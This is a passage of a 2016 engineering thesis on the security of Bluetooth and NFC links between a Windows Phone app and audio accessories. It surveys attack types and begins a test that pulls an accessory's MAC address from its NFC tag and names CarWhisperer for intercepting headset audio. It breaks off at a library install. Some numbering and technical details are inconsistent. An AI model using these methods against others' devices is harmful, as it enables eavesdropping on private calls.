Maimuna Syed

Proximity Communication Security between a Mobile Application and Accessory

Helsinki Metropolia University of Applied Sciences

Information technology

Bachelor of Engineering

Thesis

Date: 13 April 2016

Author(s) Title Number of Pages Date	Maimuna Syed Proximity Communication Security between a Mobile Application and Accessory 41 pages 13 April 2016
Degree	Bachelor of Engineering
Degree Programme	Information Technology
Specialisation option	Software Engineering
Instructor(s)	Kari Aaltonen, Senior Lecturer

The report aims to show the security of wireless communication between multimedia A/V accessories such as headsets and speakers and a VoIP mobile application using peer-to-peer communication. The communication protocols emphasized are Bluetooth technologies and Near Field communication. The security of the communication line is a concern nowadays and professionals are still finding a means to make such intrusions more secure.

In this project, first of all the necessary tools and software had to be installed for a compatible Windows environment to develop the mobile application, after which the communication between the accessory and application was tested. Next, in order to test the security of the communication, a Linux-based operating system was set up in which a brute attack was carried out on the wireless communication lines using a terminal console.

This study can be implemented in future accessory application or hardware to work on any possible security holes to prevent a possible risk of integrity breach of information. This report may help companies to analyse the threats posed and possibilities that can be partook for a secure application development.

Keywords	Bluetooth, Near field Communication, security, p2p, VoIP, Windows Phone

Contents

List of Abbreviations

A/V	Audio/Video
AES	Advanced Encryption Standard
BD_ADDR	Bluetooth Device Address
BL	Bluetooth
NFC	Near Field Technology
MAC	Media Access Control
MPNS	Microsoft Push Notification Service
NDEF	NFC Data Exchange Format
PAN	Personal Area Network
PANU	Personal Area Network User
RTLS	Real Time Location Systems
FHSS	Frequency Hopping Spread Spectrum
SAFER+	Secure and Fast Encryption Routine
SDK	Software Development Kit
P2P	Peer to Peer
PIN	Personal Identification Number
UDP	User Data Protocol
VOIP	Voice over Internet Protocol
WebRTC	Web Real Time Communication
WPF	Windows Presentation Foundation
XAML	Extensible Application Mark-up Language

1 Introduction

The goal of this thesis is to address the vulnerability in Bluetooth and NFC security during communication between a phone and wireless hardware. An application is developed to aid this research and to address possible solutions to the security flaws. In order to fully comprehend how the Bluetooth and NFC susceptibility occurs, the report will guide the reader to an understanding of these wireless technologies and then carry on forward with the experimental work.

Due to the rising popularity of wireless technology, security is considered a crucial factor that requires serious consideration when implementing communication means as they are susceptible to malicious attacks and vulnerability exploitations. Both Bluetooth and NFC have a history for being a favourite target among hackers to tap or manipulate wirelessly streaming data.

The research is based on an application developed under the Windows Phone 8 framework and wireless multimedia A/V accessories. The time invested in this project is estimated 5 months with all crucial features being implemented. The accessory maintains wireless communication between itself and the phone while the application aids in modifying settings and exchanging data between them. The connection between the software and the hardware is maintained by Bluetooth which is initiated via NFC and these protocols are topic of focus in this report. The intention is to reproduce the attacks and theorize solutions to impede possible interception of sensitive data.

This thesis will highlight the aforementioned security vulnerabilities by analysing and testing a smartphone application project. Thus this research will benefit IT companies or individuals researching on software security testing and on minimising security threats to their mobile applications using Bluetooth and NFC capabilities on smartphones.

2 Near Field Communication

Near field communication (NFC) is a wireless communication technology standard that uses radio technology to establish a two-way connection between two electronic devices transmitting data via radio waves with no requirement for the devices to be in physical contact. This is commonly used in proximity cards for transport fare payments, mobile payment solutions, phone-to-phone transactions, health insurance card, event-ticketing and museum services.

The NFC technology was founded in 2004 by Sony, Nokia, and Philips. These companies banded to form the NFC Forum creating the technical specification standards for those developing NFC compatible devices and NFC tags. This is to maintain insurance that all NFC devices are able to communicate with other NFC devices. As more companies, such as Google and PayPal, started adopting NFC applications, the demand for such services rose and more businesses began supporting its use. In the future, NFC is envisioned to be a household feature that will be providing applications for frequent and everyday use. Such as the contactless payment system is currently used as a full-scale service limited to certain countries but is proposed to be a standard application to be installed worldwide in the coming years.

2.1 Architecture and Operation

NFC is based on RFID (Radio Frequency Identification) operating on the principle of electromagnetism which is a phenomenon produced when electrically charged particles in motion emit magnetic radiation. Depending on the frequency of the charged particle's oscillation it creates various electromagnetic radiation which may include x-rays, gamma waves, radio waves etc. The radiation induces current which is used for data transmission. [1.] On bringing an electronic reader in the proximity of a RFID tag (both are powered magnetically) leads to the induction of electricity within the tag which creates a new magnetic field. The reader detects it and registers the tag as seen on figure 1.



HOW NEAR FIELD COMMUNICATION (NFC) WORKS
NFC allows for a simple data exchange between two devices by way of a physical touch.
NFC requires an initiator and a target:
The initiator generates a radio frequency (RF) field with a range of about 4 centimeters.
The target picks up the RF field and receives the data it contains.
PAID

Figure 1. Demonstrates an example of data exchange using NFC [2]

There are two kinds of RFID technology: passive RFID systems and active RFID systems. The passive RFID is applied when the NFC feature is fitted within a fob or a card and to activate it the user taps it on a reader occurring on high frequencies and ultra-high frequency radio bands. The tag does not require a power source. Thus it emits a weak signal that is acknowledged by the strong signal from the reader. Hence the communications range between the devices is very short and limited. This paradigm is prevalently used in Proximity Access Control in an internal security control area in tracking visitors and employees within corporate campuses since the early 2000s having replaced swiping magnetic strip cards on expensive readers' authentication system.

Early adopters were Electronic Article Surveillance (EAS) systems which used passive RFID sticker tags to keep track of the number of stolen goods that would cause a transponder to signal an unpaid good. This method has advanced to keeping track of goods on shelves in libraries or drugs in hospitals. Due to the tag's small size and low costs, it is more affordable and convenient to employ NFC systems. This passive RFIDS architecture is divided into three classifications: Shelf Management Systems, Proximity Access Control and Choke Point Systems that is used in registrars for automatic identification systems. The operating frequency ranges of passive tags are 128 KHz, 13.6 MHz, 915 MHz, or 2.45 GHz. [2.]

Meanwhile active RFID system operates on rechargeable embedded battery and transmit stronger signals with longer communication range. Compared to passive RFID, active RFID are able to withstand environmental conditions for a longer period of time and are more expensive due to its onboard power source. The tags are comprised of integrated circuits and antenna where the reader reads off the tags when both are in proximity and transfers the data to the servers via Ethernet, USB port, wireless methods or Serial Ports (e.g. RS-232) where the information is further processed for tasks such as locating tags, searching item information etc. [2.]




Figure 2. Block diagram of active RFID (copied from [3])

An active RFID consists of a server, reader/writer and tags as seen in figure 2 above. When the tag is in the reader's proximity range, the reader according to the protocol propriety standard communicates and reads data from the tag. The tag uses 2.4 GHz as the standard frequency range and the transmitted radio signal takes a very short duration. Thus this conveniently manages the tag's battery life span for an estimated one year. The reader may also read from multiple tags simultaneously and then transfer the data to the server via Ethernet, USB or wireless communication methods. The server has applications installed that carry out further processes using the data such as for tracking the asset's location, railway vehicle detection system, animal tagging, track movement of machines in assembly plants. [3.]

2.2 Security Concerns

NFC is considered very secure since its applications require extremely short distance at most 20 cm. Nevertheless with its advent, early adopters of NFC feared becoming victims to its plausible misuses. Sensitive actions such as transferring money from one device to another in a contactless payment at a retailers is prone to make consumers uneasy to approve such technology. It is possible to bypass initial NFC data protection in a tag or device by changing permissions from readOnly to ReadAndWrite by forcing overwrite and manipulating the entire function of the tag or device. Such as tampering with the id number in a key knob used in industrial premises and get illegal access to buildings. This is applied to any open unprotected tags that are found in public places. It is best to avoid tapping suspicious tags found in public places especially tags used for advertisement purposes.

Other ways NFC can be misused is to eavesdrop on information that is being transferred or during a transaction. Due to NFC being built on the basis of radio frequency, the NFC spectrum can be disrupted by broadcasting radio signals during an ongoing transaction to thwart this transaction. An NFC-enabled phone theft is another major concern where the thief can theoretically use the phone over a card reader to make purchases at stores or access sensitive information stored within the phone. To prevent this, the user needs to diligently keep their phones tightly secured by setting passwords.

However, as NFC advances the security holes are continued to be covered by the NFC Forum. Such as, by simultaneously masking communication between devices by transmitting random series of bits making the communication channel secure, an eavesdropper is prevented from stealing sensitive data.

3 Bluetooth Low Energy

Bluetooth is a standard using short range radio link. This is a low power consuming and high-speed wireless technology for exchanging data. One of its specification (IEEE 802.15.1) is being prevalently used for linking peripherals such as cell phones, PDAs and home entertainment appliances. It was primarily developed to provide wireless networking and data transferring between consumer devices. It uses 2.5 GHz ISM band radio frequencies for data transfer. [23.]

Bluetooth®

Figure 3. Bluetooth logo

Bluetooth development commenced in 1994. A Swedish company Ericsson Mobile Communications launched the Bluetooth wireless technology movement. Ericsson wanted to investigate a radio interface that would prove low-cost and low-power. Goals included the elimination of wire clutter between different devices from differing industries. A group of companies in 1998 worked together to connect their products using the Bluetooth technology [3.]

In 1994, Ericsson Mobile Communication in Sweden started a wireless technology movement where they wanted to research low power radio interface that would cost less to produce. Engineering procedures began in 1995 after radio technology demonstrated a possibility to build a universal bridge for data networks and also to build peripheral interfaces according to Emory University [3.]

In 1996, a not-for-profit, non-stock corporation and private trade association on Bluetooth was founded and in 1998 with five founding companies established the Bluetooth Special Interest Group (SIG): Ericsson Mobile Communications, Nokia, IBM, Intel and Toshiba. Figure 3 signifies the logo created by SIG. The SIG has invited over 19000 Bluetooth adopters and member companies worldwide that have signed a zero cost agreement. A royalty-free license allows products based on the Bluetooth technology to enable cooperation between different sectors.

SIG aims to promote novel applications in the healthcare, fitness, and security and home entertainment industries. As the non-stock organization is responsible for the spontaneous evolution of Bluetooth in engineering, designing and marketing, the corporation has announced new updated specifications and adopted profiles and protocols over the years. [3.]

Specifications & Adopted date	**Notes**	
Core Version 4.0 30 June 2010	Low Energy	• Lower power consumption using a cell battery alone • applications from markets including healthcare, fitness, home entertainment and security
Core Version 3.0 + HS 21 April 2009	High speed	• enables applications t use 802.11 MAC/PHY through addition of Generic Alternative MAC/PHY
Core Version 2.1 + EDR (Enhanced Data Rate) 26 July 2007	Secure simple pairing	• Allows secure device pairing with a button press, numeric entry, numeric compare and Out Of Band
Core Version 2.0 + EDR 4 Nov 2004	• Enhanced Data Rate (EDR) is introduced for fast data transfer	
Core Versions 1.0	• Necessary Bluetooth hardware and transmission procedures that did not employ anonymity to devices.	

Table 1. Demonstrates the headline features in Bluetooth specifications over the years (Revised from presentation by Robin Heydon [3])

Most notably in the 2010, SIG introduced Smart Technology or Bluetooth Low Energy (BLE) which in contrast to classic Bluetooth protocol provides lower power consumption at lower cost while maintaining the communication range. BLE was initially announced by Nokia in 2006 as “Wibree” which has been added to the Bluetooth Core Specification Version 4.0 in 2010.

Bluetooth was primarily used as a substitute to expensive wires and WPAN (wireless personal area network) for connecting portable or fixed electronic devices such as monitors, keyboards and mice. However, it progressed to connect between phones to any supported device like car stereo to listen to music, printer to print pictures from camera, record heart rate performance while jogging using low-energy wearables and smartphone, baby monitors, garage doors, hands-free system to converse on phone while driving and medical peripherals to check body conditions.

3.1 Architecture and Operations

Bluetooth operations commence with a master and a slave radio based devices where each has a fixed 48 bit unique device address known as BD_ADDR or MAC address. Several of these radio devices form a piconet which is an ad-hoc network where these devices share a same channel. A piconet consists of one master device and several slave devices as seen on figure 4. An active device is recognizable using its first 3 bit BD_ADDR while the inactive slaves stay in the piconets network. Multiple piconets connected with one another form a scatternet. However, a master can participate in only one piconet while a slave can be in multiple piconets on a time division multiplex basis. [4.]

The Bluetooth communication link is initiated with the master device to the slave device. A slave device may request the master device to switch to the master. Other slaves within the piconet have no connection with each other. Thus communication exists only between the master and the slave. Bluetooth uses frequency-hopping spread spectrum which a form of radio signal transmission on one frequency for a certain interval then randomly hops or changes its carrier to another from among multiple frequency channels in fast intervals in a random sequence which known only to the receiver and transmitter. [13.]




Figure 4 displays Bluetooth master/slave piconets topologies [14]

There are two types of Bluetooth technology systems: Low Energy (LE) and Basic Rate (BR). Previously known as Bluetooth Smart, the term Low Energy was assigned for technical purposes. LE is a successor to BR which was the traditional system consisting of Enhanced Data rate (EDR), Alternate Media Access Control (MAC) and Physical layer extensions (PHY).

BLE has contributed to myriad benefits and improvement over BR, factors which are lowering power consumption by more than half and slightly increased communication range over 100 meters where BR was limited within 10 to 100 meters. Benefits also include connecting unlimited numbers of slaves and decreased latency period between connected and disconnected state. However, radio frequency is maintained at 2.4 GHz ISM, data throughput is still improved by adaptive frequency hopping (this allows devices to actively hop around other frequencies to avoid interference) excluding forward error correction for LE, voice capability is viable only for BR and service discovery eligible by both.

3.4 Security Overview

Bluetooth is highly secure as it uses the Secure and Fast Encryption Routine (SAFER+) engine which uses 128 bit keys to authenticate devices. In this instance the connecting devices share a secret key which is derived from a Personal Identification

Number (PIN) which is a Bluetooth passkey. The PIN is input via the user interface of an application and authenticated by the master device. Once authenticated the connection is established and the devices are permitted to create and share link keys with each other to encrypt their data traffic. This creating, sharing and authenticating is known as pairing. [15.] However, it is possible to bypass PIN security by exploiting the request and grant permission process.

Bluetooth security is always under intense scrutiny due to its past history of vulnerabilities having been used as a tool to compromise privacy. One popular decade old threat was in specification version 1 when it was possible to send a person an infected file without his/her acknowledgement. Bluetooth being a peer-to-peer network lacks a centralized security infrastructure. Thus for its numerous and diverse profile support for various devices such as headsets, printing, dialup networking etc. leads it to become very prone to vulnerabilities.

A major vulnerability is solved by implementing encryption algorithms that both users share and accept on acknowledging connection and pairing. The strength of this security relies on the randomness of the passkey and this connection is saved for later authentication. Bluetooth discoverability is made an optional feature, meaning a user can turn it off or on. In addition, the Data via Basic rate system is secured by 56 bit E0 (classic)/128 AES (AMP) while data from LE is protected by 128 bit AES and this is also being implemented on BR nowadays. Applications layer for both methods are user defined.

Security threats commonly involve identity theft, unintended access of data over the voice channel, denial of service and location detection mostly due to the fact that profiles tend to have common fixed passkeys which is "0000" [16]. The more severe attacks are the following:

- Bluejacking is sending anonymous and unrequested messages, images or sounds over Bluetooth to other compatible devices with a 10 meters range [17]. The consequence may be severe if malicious software or spams are sent leading the receiver to believe his/her phone is malfunctioning.

- Bluesnarfing is the remote theft of data via Bluetooth from a device in discoverable mode without leaving evidence of the attack. The data can be a user’s contacts, messages, calendar and email which can be tampered with, deleted and copied from. [18]

A software called CarWhisperer [5] is used to bluesnarf attack other BLE enabled audio speaker devices by sending and receiving audio to and from it. Here a simple phone call can be intercepted without the victim’s knowledge. [19]

- Bluebugging is to remotely access the victim’s phones and use the phones applications initiating man-in-the-middle attack such as placing phone calls and sending text messages which can lead to high phone bills to the victim also without his or her awareness. [19]

4 Windows Phone Operating System

Windows Phone is a relatively new propriety mobile operating system by Microsoft Corporation. It is the successor to a previous version of a mobile operating system known as Windows Mobile. However, being a new version it does not support backward compatibility to its predecessor's applications. Windows Phone featured Kernel which is based on Windows CE (Compact Edition). The second generation of this system called Windows Phone 8 was released in October 2012 which replaces the CE-based architecture with Windows NT Kernel. [20.]




Figure 5. Customized Start Screens with Live Tiles on Windows Phone 8(copied from [20])

The series is noted for featuring a unique, fresh user interface codenamed "Modern UI" intending to "Put People First" as their product motto. Figure 5 shows Windows Phone's start screen user interface introducing live tiles in mobile operating systems. The interface is a typography based design language inspired by the transport system focusing more on content than chrome. It consists of a Start Screen with size varying "Live Tiles" which are linked to the application and display updates and notifications from the app. In addition "Hub" links all of the user's social sites accounts into one app from which the user can seamlessly interact with the sites directly (e.g. Commenting on photos directly). Other features include lock screen notifications, launchers and choosers, "Kid's Corner" which makes the phone more child friendly and user customizable interface for personalization, Wallet app, Nokia Maps app, in App purchasing and multitasking [21].

4.1 History of Features

Windows Phone 8 and further updated versions include new features and improvement of existing components. Having moved to a kernel architecture and changing any major underlying subsystem, Windows Phone 8 shares the same file system, network stack, security components, graphics engine (DirectX), hardware abstraction layer (HAL) and device driver framework as Windows 8. [7] This makes it possible to port applications between Windows Phone 8/8.1 and Windows 8/8.1 effortlessly due to the multicore processor support.

CoreCLR is introduced in Windows Phone 8 which consists of an auto tuning garbage collector which results in quicker boot and responsiveness in apps. The async programming model is featured across .NET Framework libraries resulting in increased responsive UI experience.

4.2 Windows Phone App Development

Applications for Windows Phone are developed using Visual Studio 2013 (and higher versions) [6] and Expression Blend which focuses mainly on the user interface aspects. C# is the primary programming language used to build the backend while frontend is also possible while XAML (Extensible Application Mark-up Language) which is an XML language used as the user interface language. XAML is a language based on XML while C# is an object oriented language inheriting features from C, C++, Visual Basic and Java.

However both C# and XAML also support application development on WPF (Windows Presentation Foundation), Silverlight and Windows Store. Windows Phone 8 has introduced native code support for C and C++ which introduce the ability to use Direct3D and other gaming middleware [21]. Recent updates such as Windows Phone 8.1 SDK support application development with HTML5/JavaScript, C++ and Visual Basic.NET.

4.3 Bluetooth and NFC Capabilities

Bluetooth 2.1 is supported by Windows Phone 7 which is an improvised version that pair the phone and devices such as headsets, speakers and a car audio system [26], while Windows Phone 8 has much improved and updated version of the Bluetooth profiles.

Bluetooth user profiles supported by Windows Phone are the following:

- Advanced Audio Distribution Profile (A2DP1.2) is the same for both WP7 and WP8
- Audio/Video Remote Control Profile (AVRCP 1.4) has updated from AVRCP 1.3
- Hand Free Profile (HFP 1.5) for both WP7 and WP8
- Phone Book Access Profile (PBAP 1.1) is the same for both WP7 and WP8
- Object Push Profile (OPP 1.1) is a new profile added to WP8
- Out of Band (OOB) is also a new profile added to WP8
- Near Field Communication (NFC) is a new profile as well supported only by WP8 and later versions
- In addition to supporting all that WP8 supports, WP8.1 also supports:
    - Hands Free Profile (HFP 1.6)
    - Network Access Point (NAP) which allows the phone to share cellular data connection with another device via Bluetooth.
    - Bluetooth Low Energy (BLE) [27]

In order to develop applications using Bluetooth connectivity, the developer uses the Bluetooth API provided by the Windows Phone SDK. To be able to utilise Bluetooth features ID_CAP_PROXIMITY and ID_CAP_NETWORKING capabilities should be enabled in WMAppManifest.xml file during application development in Visual Studio. The API provides access to peer discovery such as peer finder, peer information, stream socket and connection request (these Windows Runtime classes are also used for NFC based development). [28.]

As mentioned above, the near field communication feature is only implemented in WP8 and the later versions of the OS. Figure 6 shows the most common uses of NFC on windows phone. NFC allows two devices to connect to each other by tapping each other’s NFC and exchange digital objects such as electronic business card, media contents etc. Also by tapping an unpowered NFC tag on a smart poster advertisement (contains digital content) with the phone, the user is able to acquire the stored content.




Figure 6 Different scenarios where NFC is used [29]

For application’s NFC development capabilities ID_CAP_NETWORKING and ID_CAP_PROXIMITY must be turned on in WMAppManifest.xml file as well. For using the NFC feature, the proximity API is also provided by the Windows Phone SDK. It gives access to the following Windows Runtime classes.

- PeerFinder – Discovers the same application on the tapped device and creates a socket connection between the applications on different phones.
- ProximityDevice – Allows the application to communicate and exchange data with the other device on distance of 3-4 centimetres.
- PeerInformation – Is able to view peer’s information
- ProximityMessage – Receives a message after subscribing to a device
- ConnectionRequestedArgs – Is a request event for connection.
- TriggeredConnectionStateChangedEventArgs - Alerts the application when the device is unconnected or unsubscribed. [30.]

5 Bypass of Accessory’s Security

In any wireless networking setup, security is a concern. Especially when radio frequencies are involved, there is always a potential security risk. It is possible for an unscrupulous person to eavesdrop on communications and transactions between NFC devices with the right antenna, hardware and software. Devices can easily grab radio waves out of air, so people who send sensitive information over a wireless connection need to take precautions to make sure those signals are not intercepted.


Since our targeting accessory is a speaker or headset, the Bluetooth penetration attack that is carried out includes blue-bugging. This is possible by using software called CarWhisperer which mainly allows third party intruders to send audio to and receive audio from a Bluetooth-enabled car stereo. But it can be used to target speakers and headsets as well.

5.2 NFC Attack

To get access to a Bluetooth accessory one needs to acquire the accessory’s MAC address. MAC address (Media Access Control) is a unique identifier of network devices and is also referred as physical address. It is written in 6 bytes where the first 3 are the manufacturer’s standard ID number and the last 2 are serial number allotted by the manufacturer.

We can use the NFC feature of the targeted accessory to obtain the MAC address effortlessly by using smartphones applications. In this instance we are using “NFC Commander” [38] a Windows Phone application that reads NFC tags or stickers NDEF messages. NDEF (NFC Data Exchange Format) is a standard binary data set that is encoded in NFCs and used to exchange as payloads with information between NFC compatible devices [39].

After opening NFC Commander Application, we tap the phone to the accessory's NFC and read its data. The raw data view in hex shows the result in figure 7 below.



```
DA2014016170706C69636174696F6E2F766E642E6
26C7565746F6F74682E65702E6F6F623014000B75
116711006D494D442D3132040D140420
```


Figure 7 The raw data from the accessories NFC

The MAC address is identified starting from the 82nd character and reading backwards which results in 0B:75:11:67:11:00. The Bluetooth hack covered in detail in the section 5.2, become easier with the gathered MAC address. However, this shows that being in physical contact with the accessory gives potential illicit access to you conversation that goes through that accessory.

5.2 Bluetooth Attack

In order to breach into the Bluetooth's protocol line, Ubuntu 14.04.3 and Ubuntu Linux based operating system called Kali OS was used which concentrates on digital forensics are utilized. For testing offensive security exploits, KDE's UNIX terminal emulator called Konsole, which is a supporting embedded terminal functionality, is used. The first step was to install development files for using the Linux Bluetooth library by running the following command on the terminal and the results are seen on figure 8.

```
sudo apt-get install libbluetooth-dev
```

